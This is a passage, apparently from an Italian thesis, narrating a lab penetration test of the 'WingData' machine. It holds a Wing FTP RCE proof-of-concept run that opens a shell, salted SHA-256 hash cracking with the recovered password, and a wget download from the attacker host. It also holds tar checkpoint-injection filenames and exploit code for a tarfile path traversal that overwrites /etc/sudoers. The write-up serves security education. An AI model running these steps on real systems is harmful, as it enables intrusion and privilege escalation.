


Figura 4.4: Aggiunta del sottodominio agli host locali

Effettuato l'aggiornamento dei parametri di rete locali, il browser è stato indirizzato verso il sotto-dominio, determinando l'apertura di un'interfaccia web di autenticazione protetta da form di login e riconducibile alla console di gestione di un servizio Wing FTP Server (Figura 4.5).




Figura 4.5: Scoperta della pagina principale di Login

Non disponendo in questa fase di credenziali legittime memorizzate nel sistema, è stata testata la robustezza della configurazione logica dell'applicazione conducendo un attacco di autenticazione manuale basato su combinazioni predefinite e credenziali di default comunemente associate ai servizi di storage ad accesso pubblico. Inserendo la stringa "anonymous" sia nel campo relativo all'Account, che in quello relativo alla Password, i meccanismi di controllo del portale hanno validato l'accesso consentendo l'ingresso e indirizzando la sessione verso la pagina principale dell'applicazione denominata `main.html` (Figura 4.6).

Tuttavia, un'enumerazione manuale condotta all'interno della dashboard ha evidenziato che i primi tentativi di interazione con il file system remoto, come l'upload di file di prova per verificare la presenza di difetti di sanificazione nei filtri di caricamento, sono stati inibiti dal sistema applicativo. Il portale ha, infatti, risposto bloccando l'operazione e sollevando un




Figura 4.6: Accesso alla pagina principale `main.html` mediante l'uso di credenziali di default

errore esplicito legato all'insufficienza dei permessi di scrittura per l'utente corrente. L'analisi dell'interfaccia è proseguita esplorando le altre funzionalità esposte dal servizio, tra cui una barra di ricerca interna deputata alla localizzazione di file o risorse all'interno delle directory accessibili. Nonostante tutto, le ricerche non hanno rilevato alcuna vulnerabilità, e tutti i tentativi di forzare l'accesso attraverso percorsi amministrativi o file di configurazione riservati hanno trovato, in risposta, soltanto degli ulteriori blocchi di sicurezza. Ciò ha confermato che l'account `anonymous`, pur consentendo la navigazione della struttura macroscopica del portale, non possedeva i privilegi logici necessari per consultare informazioni sensibili o per alterare lo stato del sistema di storage.

4.2 Vulnerability Analysis

Avendo constatato che le sole logiche applicative e i permessi dell'utente ospite non offrivano vettori di ingresso diretti, l'attività si è spostata sulla ricerca di vulnerabilità software note a livello infrastrutturale. Un'ispezione più approfondita dei dettagli del portale web ha permesso di isolare un'informazione fondamentale: la firma del banner di sistema attestava l'esecuzione di *Wing FTP Server Amind Console* aggiornato alla specifica Versione 7.4.3 (Figura 4.7).




Figura 4.7: Vulnerabilità lato server individuata in fondo al modulo di Login

Isolata la versione esatta del software, è stata avviata una ricerca mirata all'interno delle basi di dati e dei repository di sicurezza. Questa indagine ha confermato la presenza di una falla di sicurezza critica, associata proprio alla release in uso sul target, che permette l'esecuzione di codice arbitrario da remoto abusando delle API del server. La documentazione tecnica dell'exploit pubblico è stata individuata e approfondita sulla piattaforma di GitHub, analizzandone i prerequisiti, la struttura sintattica e le modalità di interfacciamento con i parametri di rete.

4.3 Exploitation

Verificata l'applicabilità teorica della falla sul laboratorio corrente, si è passati alla fase di exploit.

Sfruttando l'utility da riga di comando `git clone`, l'intero repository contenente il codice sorgente dell'exploit è stato scaricato localmente nella directory di lavoro. Configurati i prerequisiti software, l'exploit basato sullo script Python precedentemente validato è stato eseguito contro l'host target. L'attacco ha sfruttato con successo la falla logica nelle API del servizio *Wing FTP Server v7.4.3*, consentendo l'iniezione e l'esecuzione di comandi arbitrari da remoto. Ciò ha permesso di forzare il sistema bersaglio ad aprire una connessione di ritorno (Reverse Shell) verso la macchina dell'attaccante, garantendo un primo accesso interattivo al sistema operativo (Figura 4.8).

```
(dado@kali) - [~/Scaricati]
$ cd CVE-2025-47812-Wing-FTP-Server-7.4.3-Unauthenticated-RCE-PoC

(dado@kali) - [~/Scaricati/CVE-2025-47812-Wing-FTP-Server-7.4.3-Unauthenticated-RCE-PoC]
$ python3 CVE-2025-47812.py -u http://ftp.wingdata.htb
[*] Targeting http://ftp.wingdata.htb
[*] Logging in with injected payload...
[*] Triggering payload...
[*] Target is vulnerable! Command output:
uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
[*] Shell opened. Type 'exit' or Ctrl+C to quit.

Shell>
```

Figura 4.8: Esecuzione dello script Python e apertura di una Reverse Shell

Una volta stabilita la sessione all'interno del terminale, è stata eseguita una prima serie di comandi di ricognizione locale per determinare l'identità del contesto di esecuzione corrente e mappare l'ambiente di runtime (Figura 4.9).

```
Shell> ls
Data
License.txt
Log
lua
pid-wftpsvr.pid
README
session
session_admin
version.txt
webadmin
webclient
wftpconsole
wftp_default_ssh.key
wftp_default_ssl.crt
wftp_default_ssl.key
wftpsvr
Shell> whoami
wingftp
Shell> ls /home
wacky
Shell> cat /home/wacky/user.txt
[-] No output received.
```

Figura 4.9: Controllo delle informazioni generali all'interno della Reverse Shell

Grazie al controllo ottenuto sulla Shell, si ha avuto modo di effettuare un'ispezione mirata del file system per individuare le cartelle applicative del server FTP. Navigando all'interno della directory principale del software, è stata individuata la cartella `Data` che ha permesso di focalizzare l'attenzione sul percorso `Data/1/users` all'interno del quale, a sua volta, il server organizza i profili di sicurezza specifici per ogni account registrato nel dominio. L'ispezione mirata di questa cartella ha rivelato la presenza di un file di configurazione strutturato in formato XML denominato `wacky.xml`, chiaramente riconducibile a un utente locale del sistema (Figura 4.10).

```
Shell> ls -la /opt/wftpsrv/Data/1/users
total 28
drwxr-x--- 2 wingftp wingftp 4096 Apr 29 14:59 .
drwxr-x--- 4 wingftp wingftp 4096 Feb  9 08:19 ..
-rwxr-x--- 1 wingftp wingftp 2843 Apr 29 14:59 anonymous.xml
-rwxr-x--- 1 wingftp wingftp 2846 Nov  2 11:13 john.xml
-rw-rw-rw- 1 wingftp wingftp 2847 Nov  2 12:05 maria.xml
-rw-rw-rw- 1 wingftp wingftp 2847 Nov  2 12:02 steve.xml
-rw-rw-rw- 1 wingftp wingftp 2856 Nov  2 12:28 wacky.xml
```

Figura 4.10: Scoperta di `wacky.xml` nel percorso `Data/1/users`

Al fine di estrarre informazioni utili dal file `wacky.xml` ed evidenziare i meccanismi di memorizzazione delle credenziali, è stata eseguita un'analisi mirata sulle stringhe di testo memorizzate al suo interno. Evitando l'utilizzo di editor standard che hanno bloccato più volte la ricerca di riferimenti o di informazioni preziose, l'ispezione della struttura del file ha previsto l'utilizzo del comando `grep`, ripreso dal testo di Weidman [2014] e che ha permesso di isolare direttamente i parametri di sicurezza dell'utente. La struttura del comando completo è la seguente:

```
grep -i pass
```

L'utility `-i` ha permesso di ignorare ogni particolare disposizione di maiuscole e minuscole, mentre "pass" ha rappresentato la stringa ricercata.

La ricerca ha avuto esito positivo ed è stata trovata la password dell'utente sotto forma di hash.

Una volta conclusa la procedura, si è resa necessaria una fase di identificazione per determinare l'algoritmo di hashing impiegato dal software per la protezione delle credenziali. L'analisi della firma sintattica e della lunghezza della stringa estratta ha permesso di individuare come algoritmo `SHA-256`. Quest'ultimo permette di convertire dati di qualsiasi dimensione in una stringa di testo fissa, composta esattamente da 256 bit o 64 caratteri esadecimali, come riportato da Mpholo [2026]. L'hash recuperato dal file di configurazione è stato, successivamente, copiato e formattato all'interno di un file di testo locale denominato `hashwingdata.txt`, predisponendo l'input necessario per una prima sessione di cracking basata sull'utilizzo dell'utility *John the Ripper*. Lo strumento è stato configurato per elaborare l'hash isolato integrando l'uso del dizionario standard `rockyou.txt` (Figura 4.11 e 4.12).

```
(dado@kali) ~/Scaricati
$ john hashwingdata.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "cryptoSafe", but the string is also recognized as "
gost"
Use the "--format=gost" option to force loading these as that type instead
Warning: detected hash type "cryptoSafe", but the string is also recognized as "
HAVAL-256-3"
Use the "--format=HAVAL-256-3" option to force loading these as that type instead
Warning: detected hash type "cryptoSafe", but the string is also recognized as "
Panama"
Use the "--format=Panama" option to force loading these as that type instead
Warning: detected hash type "cryptoSafe", but the string is also recognized as "
po"
Use the "--format=po" option to force loading these as that type instead
Warning: detected hash type "cryptoSafe", but the string is also recognized as "
Raw-Keccak-256"
Use the "--format=Raw-Keccak-256" option to force loading these as that type instead
```

Figura 4.11: Utilizzo di *John the Ripper* per il cracking dell'hash (Parte 1)

```

Use the "--format=Raw-Keccak-256" option to force loading these as that type instead
Warning: detected hash type "cryptoSafe", but the string is also recognized as "Raw-SHA256"
Use the "--format=Raw-SHA256" option to force loading these as that type instead
Warning: detected hash type "cryptoSafe", but the string is also recognized as "skein-256"
Use the "--format=skein-256" option to force loading these as that type instead
Warning: detected hash type "cryptoSafe", but the string is also recognized as "Snefru-256"
Use the "--format=Snefru-256" option to force loading these as that type instead
Warning: detected hash type "cryptoSafe", but the string is also recognized as "Stribog-256"
Use the "--format=Stribog-256" option to force loading these as that type instead

Using default input encoding: UTF-8
Loaded 1 password hash (cryptoSafe [AES-256-CBC])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 DONE (2026-04-30 11:46) 0g/s 5272Kp/s 5272Kc/s 0210226531
5..*7iVamos!
Session completed.

```

Figura 4.12: Utilizzo di *John the Ripper* per il cracking dell'hash (Parte 2)

Nonostante la corretta sottomissione dei parametri sintattici, il software non è stato in grado di decifrare o riconoscere in modo nativo la corretta formattazione dell'hash basata sulle routine interne di Wing FTP Server, determinando un fallimento dell'attacco.

A fronte dell'esito negativo riscontrato con *John the Ripper*, si è reso necessario valutare soluzioni alternative, orientando l'indagine verso strumenti in grado di supportare una scomposizione più granulare dell'algoritmo *SHA-256*. A tal proposito, ci si è focalizzati su *Hashcat*, un software avanzato per il cracking basato su regole e architetture hardware parallele. Prima di avviare l'attacco è stata condotta un'analisi mirata sulla documentazione tecnica e, successivamente, è stata eseguita una ricerca approfondita all'interno della lista globale delle modalità di cifratura supportata da *Hashcat*, al fine di identificare con assoluta precisione la tipologia di hash strutturata dal servizio Wing FTP Server. I tipi che potevano trovare un riscontro sono riportati di seguente:

Hash-Mode	Hash-Name	Structure
1400	SHA2-256	<hash_a_256_bit>
1410	sha256(\$pass.\$salt)	<hash_di_pass+salt>:<salt>
1420	sha256(\$salt.\$pass)	<hash_di_salt+pass>:<salt>
1430	sha256(utf16le(\$pass).\$salt)	<hash_di_utf16pass+salt>:<salt>
1440	sha256(\$salt.utf16le(\$pass))	<hash_di_salt+utf16pass>:<salt>

Tabella 4.1: Struttura degli output per modalità di Hash

Inizialmente è stata testata l'ipotesi di un hash *SHA-256* standard non manipolato, configurando *Hashcat* con la modalità `-m 1400`. Tuttavia, l'attacco di dizionario condotto con questa impostazione si è concluso con un esito negativo (Figure 4.13 e 4.14), confermando che la stringa estratta dal server FTP non era il risultato di una semplice funzione di hashing diretta, bensì includeva elementi accessori di sicurezza a livello applicativo.

```

(dado@kali) ~/Scaricati
$ hashcat -m 1400 hashingdata.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM
18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #01: cpu-haswell-Intel(R) Core(TM) Ultra 7 258V, 1469/2939 MB (512 MB a
llocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

```

Figura 4.13: Test con l'Hash-Mode 1400

Preso atto del fallimento della modalità standard, l'indagine si è spostata verso l'ipotesi dell'utilizzo di un fattore di salting. È stato, quindi, tentato l'approccio basato sul Mode 1410,

```
Approaching final keyspace - workload adjusted.
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: 32940defd3c3e770a2dd44a5301ff984c4742f0baae76ff5b87...a503ca
Time.Started.....: Thu Apr 30 12:36:34 2026 (7 secs)
Time.Estimated.....: Thu Apr 30 12:36:41 2026 (0 secs)
Kernel.Feature.....: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 2015.1 kH/s (0.35ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point.....: 14344385/14344385 (100.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine...: Device Generator
Candidates.#01....: kristenanne -> $HEX[042a0337c2a15661d66f732103]
Hardware.Mon.#01...: Util: 41%

Started: Thu Apr 30 12:36:13 2026
Stopped: Thu Apr 30 12:36:42 2026
```

Figura 4.14: Fallimento del test con l'Hash-Mode 1400

corrispondente alla firma sha256 (\$pass.\$salt). Un primo invio del comando ha generato un errore di parsing da parte dello strumento, segnalando l'assenza della componente di separazione per la componente di salting all'interno della stringa di input fornita (Figura 4.15).

```
(dado@kali) ~/Scaricati
$ hashcat -m 1410 hashingdata.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM
18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #01: cpu-haswell-Intel(R) Core(TM) Ultra 7 258V, 1469/2939 MB (512 MB a
llocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashfile 'hashingdata.txt' on line 1 (32940d...c4742f0baae76ff5b8763994f8a503ca
): Separator unmatched
No hashes loaded.

Started: Thu Apr 30 12:41:04 2026
Stopped: Thu Apr 30 12:41:05 2026
```

Figura 4.15: Verifica della mancanza della componente di separazione per la componente di salt

Una volta modificato e salvato il file `hash.txt` con la corretta sintassi, è stata avviata una nuova sessione di cracking impostando nuovamente il flag `-m 1410` in combinazione con il dizionario `rockyou.txt`. Grazie alla corretta ricostruzione dell'algoritmo di memorizzazione, l'attacco ha avuto successo. *Hashcat* ha, quindi, completato la verifica delle corrispondenze crittografiche, individuando e mostrando sullo schermo la password in chiaro associata all'utente (Figure 4.16 e 4.17).

```
(dado@kali) ~/Scaricati
$ hashcat -m 1410 hashingdata.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM
18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #01: cpu-haswell-Intel(R) Core(TM) Ultra 7 258V, 1469/2939 MB (512 MB a
llocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256
```

Figura 4.16: Nuovo tentativo con l'Hash-Mode 1410

La credenziale identificata è stata archiviata all'interno delle note operative per essere impiegata come vettore di autenticazione diretta sul target. Disponendo, infine, di una credenziale legittima e di una Shell remota instabile legata all'exploit web, si è passati al consolidamento dell'accesso sfruttando il servizio *OpenSSH*, identificato sulla porta 22/TCP durante la fase iniziale. Avviando una sessione di connessione di SSH e sottomettendo la password appena decifrata per l'utente *wacky*, il sistema ha validato l'autenticazione,

```

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:1#7Blus
hing~Bride5

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1410 (sha256($pass.$salt))
Hash.Target.....: 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b87...ingFTP
Time.Started.....: Thu Apr 30 13:10:19 2026 (10 secs)
Time.Estimated.....: Thu Apr 30 13:10:29 2026 (0 secs)
Kernel.Feature.....: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 2077.0 KH/s (0.33ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 14344192/14344385 (100.00%)
Rejected.....: 0/14344192 (0.00%)
Restore.Point.....: 14342144/14344385 (99.98%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine...: Device Generator
Candidates.#01....: !9kitty -> ladykitz
Hardware.Mon.#01...: Util: 43%

Started: Thu Apr 30 13:09:51 2026
Stopped: Thu Apr 30 13:10:31 2026

```

Figura 4.17: Riuscita della sessione di cracking

fornendo una Shell che ha confermato la riuscita definitiva della fase di Exploitation (Figura 4.18).

```

(dado@kali) ~/Scaricati
$ chmod 600 chiave_rsa_wingdata

(dado@kali) ~/Scaricati
$ ssh -i chiave_rsa_wingdata wacky@10.129.244.106
The authenticity of host '10.129.244.106 (10.129.244.106)' can't be established.
ED25519 key fingerprint is: SHA256:JaoM6dsEntRtwu20Lp7/Ck0n/BM9tU+6pqh/BG3a4w
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.129.244.106' (ED25519) to the list of known hosts
.
wacky@10.129.244.106's password:
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-3
0) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 30 07:31:43 2026 from 10.10.14.72
wacky@wingdata:~$

```

Figura 4.18: Penetrazione e autenticazione con l'utente *wacky* riuscita

4.4 Post-Exploitation

Una volta consolidato l'accesso al sistema operativo tramite il protocollo SSH, è stata avviata la fase di post-exploitation. Come primo atto, all'interno della sessione interattiva attestata sull'utente *wacky*, è stato ispezionato il contenuto della directory principale attraverso l'utilizzo del comando `ls`, all'interno del quale era memorizzato il file `user.txt` contenente la *User Flag* (Figura 4.19).

```

wacky@wingdata:~$ ls
user.txt
wacky@wingdata:~$ cat user.txt
09f8f571db32fdf7c0a56201cf679d40

```

Figura 4.19: Ritrovamento della *User Flag*

Una volta acquisita la prima chiave, per la ricerca della seconda chiave, l'attività si è focalizzata sull'enumerazione dei vettori locali utili per la Privilege Escalation. A tale scopo, sono stati verificati i poteri di amministrazione associati all'account corrente eseguendo il comando `sudo -l`. L'output ha evidenziato una configurazione di fondamentale importanza: l'utente *wacky* era autorizzato a eseguire uno specifico script Python con i privilegi dell'utente *root* senza la necessità di inserire alcuna password (Figura 4.20).

Al fine di comprendere la logica del programma ed evidenziare eventuali difetti nel codice eseguibile con privilegi elevati, è stata avviata un'ispezione visiva del file Python interessato (Figura 4.21). L'analisi statica della prima sezione del file sorgente ha permesso di mappare i moduli e le librerie esterne importate dall'applicazione, mentre quella della


```
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin,
  use_pty

User wacky may run the following commands on wingdata:
  (root) NOPASSWD: /usr/local/bin/python3
  /opt/backup_clients/restore_backup_clients.py *
wacky@wingdata:~$ cat /opt/backup_clients/restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"backup_\d+\.\tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
```

Figura 4.20: Scoperta dei privilegi relativi all'utente *wacky*

seconda (Figura 4.22) ha rivelato delle funzioni interne delegate alla manipolazione dei dati. Queste ultime han permesso di conoscere i principali meccanismi di gestione dell'input logico; nello specifico, è stata individuata una debolezza strutturale legata all'estrazione non sicura di file in formato `tar`, la quale non effettuava i dovuti controlli di sanificazione sui percorsi assoluti o relativi dei file archiviati. I dovuti approfondimenti sono stati effettuati facendo riferimento al testo di Beninato [2024].

```
def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
        "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
        "Must follow the format: restore_<client_user> (e.g., restore_john)"
    )
    parser.add_argument(
        "-u", "--user",
        required=True,
        help="Only alphanumeric characters and underscores are allowed in the <client user> part (1-24 characters)."
    )
    args = parser.parse_args()
```

Figura 4.21: Analisi del file Python `restore_backup_clients.py` 1

```
try:
    with tarfile.open(backup_path, "r") as tar:
        tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
except (tarfile.TarError, OSError, Exception) as e:
    print(f"[!] Error during extraction: {e}", file=sys.stderr)
    sys.exit(2)

if __name__ == "__main__":
    main()
```

Figura 4.22: Analisi del file Python `restore_backup_clients.py` 2

L'analisi dell'ambiente ha confermato che le attività dello script generavano interazioni dirette all'interno della directory temporanea di sistema `/tmp`. Questo comportamento ha permesso di verificare la presenza della falla di Path Traversal (Figura 4.23), la quale avrebbe potuto consentire l'inserimento o la sovrascrittura di file arbitrari, sfruttando il contesto di esecuzione privilegiato del programma.

Per approfondire i dettagli tecnici del difetto e studiare un vettore di attacco compatibile, è stata condotta una ricerca mirata sulle piattaforme di sicurezza open-source, individuando su GitHub la documentazione necessaria per automatizzare l'abuso della vulnerabilità di estrazione.


```
wacky@wingdata:~$ cd /tmp
wacky@wingdata:/tmp$ ls
backup_1001.tar
'--checkpoint=1'
'--checkpoint-action=exec=sh shell.sh'
CVE-2025-4517-P0C.py
opt
__pycache__
restored
shell.sh
systemd-private-909d5f116f6748fbc05fe232e462a7e-apache2.service-TmhZla
systemd-private-909d5f116f6748fbc05fe232e462a7e-systemd-logind.service-TR0056
systemd-private-909d5f116f6748fbc05fe232e462a7e-systemd-timesyncd.service-YFMf
Z6
tarfile.py
vmware-root
vmware-root_3336-2957061233
```

Figura 4.23: Vulnerabilità individuata all'interno della directory `/tmp`

Verificata l'applicabilità teorica dello scenario, si è proceduto alla preparazione dello spazio di lavoro locale, sfruttando l'utility `git clone` per scaricare il codice sorgente necessario e ponendo le basi per l'esecuzione del successivo attacco locale contro lo script privilegiato.

Una volta ottenuto il codice di exploit locale sulla macchina di attacco, si è passati alla fase operativa per il trasferimento e l'adattamento del payload sull'host target. Sfruttando l'utility `wget`, lo script Python delegato all'automatizzazione della Privilege Escalation è stato scaricato all'interno del File System della macchina WingData (Figura 4.24).

```
wacky@wingdata:/tmp$ wget http://10.10.14.72:80/CVE-2025-4517.py
--2026-05-01 05:25:35-- http://10.10.14.72/CVE-2025-4517.py
Connecting to 10.10.14.72:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4784 (4.7K) [text/x-python]
Saving to: 'CVE-2025-4517.py'

CVE-2025-4517.py 100%[=====] 4.67K --.-KB/s in 0.002s

2026-05-01 05:25:35 (2.54 MB/s) - 'CVE-2025-4517.py' saved [4784/4784]
```

Figura 4.24: Utilizzo di `wget` per eseguire lo script Python

Prima di procedere con l'esecuzione dell'attacco locale, è stata effettuata una verifica preliminare sul codice sorgente dello script appena trasferito per comprenderne i parametri di configurazione richiesti (Figura 4.25).

```
wacky@wingdata:/tmp$ cat /tmp/CVE-2025-4517.py
import tarfile
import os
import io
import sys

# Create a long directory name (247 'd' characters) that will be used many times
# This helps force path length issues and makes the traversal cleaner in some ta
r implementations
comp = 'd' * 247

# Sequence of single-letter directory names we'll create (a - p)
# We need many nested directories to make the relative path long enough later
steps = "abcdefghijklmnop"
```

Figura 4.25: Lettura e studio del file Python

L'analisi del file sorgente ha messo in evidenza la necessità di personalizzare alcune variabili d'ambiente fisse impostate di default dall'autore dell'exploit, tra cui il nome utente (Figura 4.26). Si è, quindi, proceduto alla modifica manuale del file con il nome dell'utente corrente, ovvero *wacky*, garantendo, così, che le interazioni con i percorsi temporanei venissero validate correttamente dal sistema.

Sfruttando la vulnerabilità logica, l'exploit ha manipolato con successo la creazione e l'estrazione dell'archivio `tar` all'interno del percorso `/tmp`, forzando il sistema a sovrascrivere o inserire file arbitrari con i poteri di `root` ed effettuando con successo l'escalation di privilegi (Figura 4.27).

Ottenuto il controllo definitivo e l'accesso alla CLI con i massimi privilegi di sistema, l'indagine si è spostata all'interno della directory personale dell'amministratore. L'enumerazione dei file presenti in questo percorso ha permesso di individuare la risorsa riservata `root.txt` (Figura 4.28).

La consultazione finale del file ha consentito il recupero della stringa crittografica corrispondente alla *System Flag* (Figura 4.29), completando con successo l'acquisizione di tutti gli

```
GNU nano 7.2 /tmp/CVE-2025-4517.py
f.linkname = "escape/sudoers" # - points into our escaped path
tar.addfile(f)

#
# Phase 5: Write actual content - goes to the hard-linked inode
#
# Same name as previous hard link entry!
# Because it's a regular file with content - tar will write the content
# to the inode that is already linked from "escape/sudoers"
# change foy you user
content = b"wacky ALL=(ALL) NOPASSWD: ALL\n"
c = tarfile.TarInfo("sudoers_link")
c.type = tarfile.REGTYPE
c.size = len(content)
tar.addfile(c, fileobj=io.BytesIO(content))

# After extraction the victim usually sees:
# sudoers_link      -> normal file with our payload
# escape/sudoers    -> hardlinked to the same inode - /etc/sudoers gets
```

Figura 4.26: Modifica del nome utente all'interno dell'impostazione di default

```
wacky@wingdata:/tmp$ nano /tmp/CVE-2025-4517.py
wacky@wingdata:/tmp$ python3 /tmp/CVE-2025-4517.py
wacky@wingdata:/tmp$ mv evil_backup_cve_2025_4517.tar backup_1001.tar
wacky@wingdata:/tmp$ mv backup_1001.tar /opt/backup_clients/backups/
wacky@wingdata:/tmp$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_bac
kup_clients.py -b backup_1001.tar -r restore_test
[+] Backup: backup_1001.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_test
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_test
wacky@wingdata:/tmp$ sudo su
```

Figura 4.27: Esecuzione del file Python e Privilege Escalation

```
root@wingdata:/tmp# cd
root@wingdata:~# ls
root.txt
root@wingdata:~# cat root.txt
4a0c967c699c474c21632a487ad51ccc
```

Figura 4.28: Individuazione del file `root.txt`

obiettivi previsti e sancendo la compromissione totale e la conclusione delle attività operative sulla macchina *WingData*.




Figura 4.29: Fine della compromissione di *WingData*

Penetration test relativo alla macchina 'Overwatch'

